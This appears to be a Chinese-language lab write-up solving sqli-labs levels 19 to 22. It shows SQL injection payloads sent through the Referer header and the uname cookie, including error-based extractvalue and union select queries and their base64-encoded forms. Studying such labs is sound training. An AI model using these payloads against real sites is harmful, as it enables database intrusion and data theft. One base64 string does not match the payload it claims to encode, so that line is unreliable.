1',1,extractvalue(1,concat(0x7e,(database()),0x7e)))#
less-19
POST - Header Injection - Referer field - Error based (基于头部的Referer POST报错注入)
根据题目和之前的经验
-
1',1,extractvalue(1,concat(0x7e,(database()),0x7e)))#
less-20
POST - Cookie injections - Uagent field - Error based (基于错误的cookie头部POST注入)
sql语句
-
//uname和passwd都做了过滤,而cookie没有,直接获取
$cookee = $_COOKIE['uname'];

$sql="SELECT * FROM users WHERE username='$cookee' LIMIT 0,1";
//存在一个跟cookie相关的sql语句操作,由于未进行任何过滤,所以存在cookie注入
观察页面

-
1'
单引号闭合
-
admin' order by 3#
-
admin' order by 4#
判断显位
-
1' union select 1,2,3#
-
Cookie: uname=1'union select 1,database(),version()#
剩下的地方如法炮制
page2
less-21
Cookie injection- base64 encoded-single quotes and parenthesis( 基于 base64 编码 - 单引号和括号的Cookie 注入)

观察页面很容易发现内容被编码了
源码


被base编码后再解码
测试闭合
-
1'
base64 encode:
MSc=
经过测试是 ‘) 的闭合
-
1')
base64编码后:
MScp
判断显位
-
-1') union select 1,2,3#
base64 encode:
MScgdW5pb24gc2VsZWN0IDEsMiwzIw==
后面的过程就是将原语句进行base64编码
Less-22
Cookie Injection- Error Based- Double Quotes - string (基于base64 编码 -双引号的Cookie注入)
观看页面
根据题目提示
构造payload
-
1"
base64 encode
MSI=
-
-1" union select 1,2,3#
base64 encode
LTEiIHVuaW9uIHNlbGVjdCAxLDIsMyM=
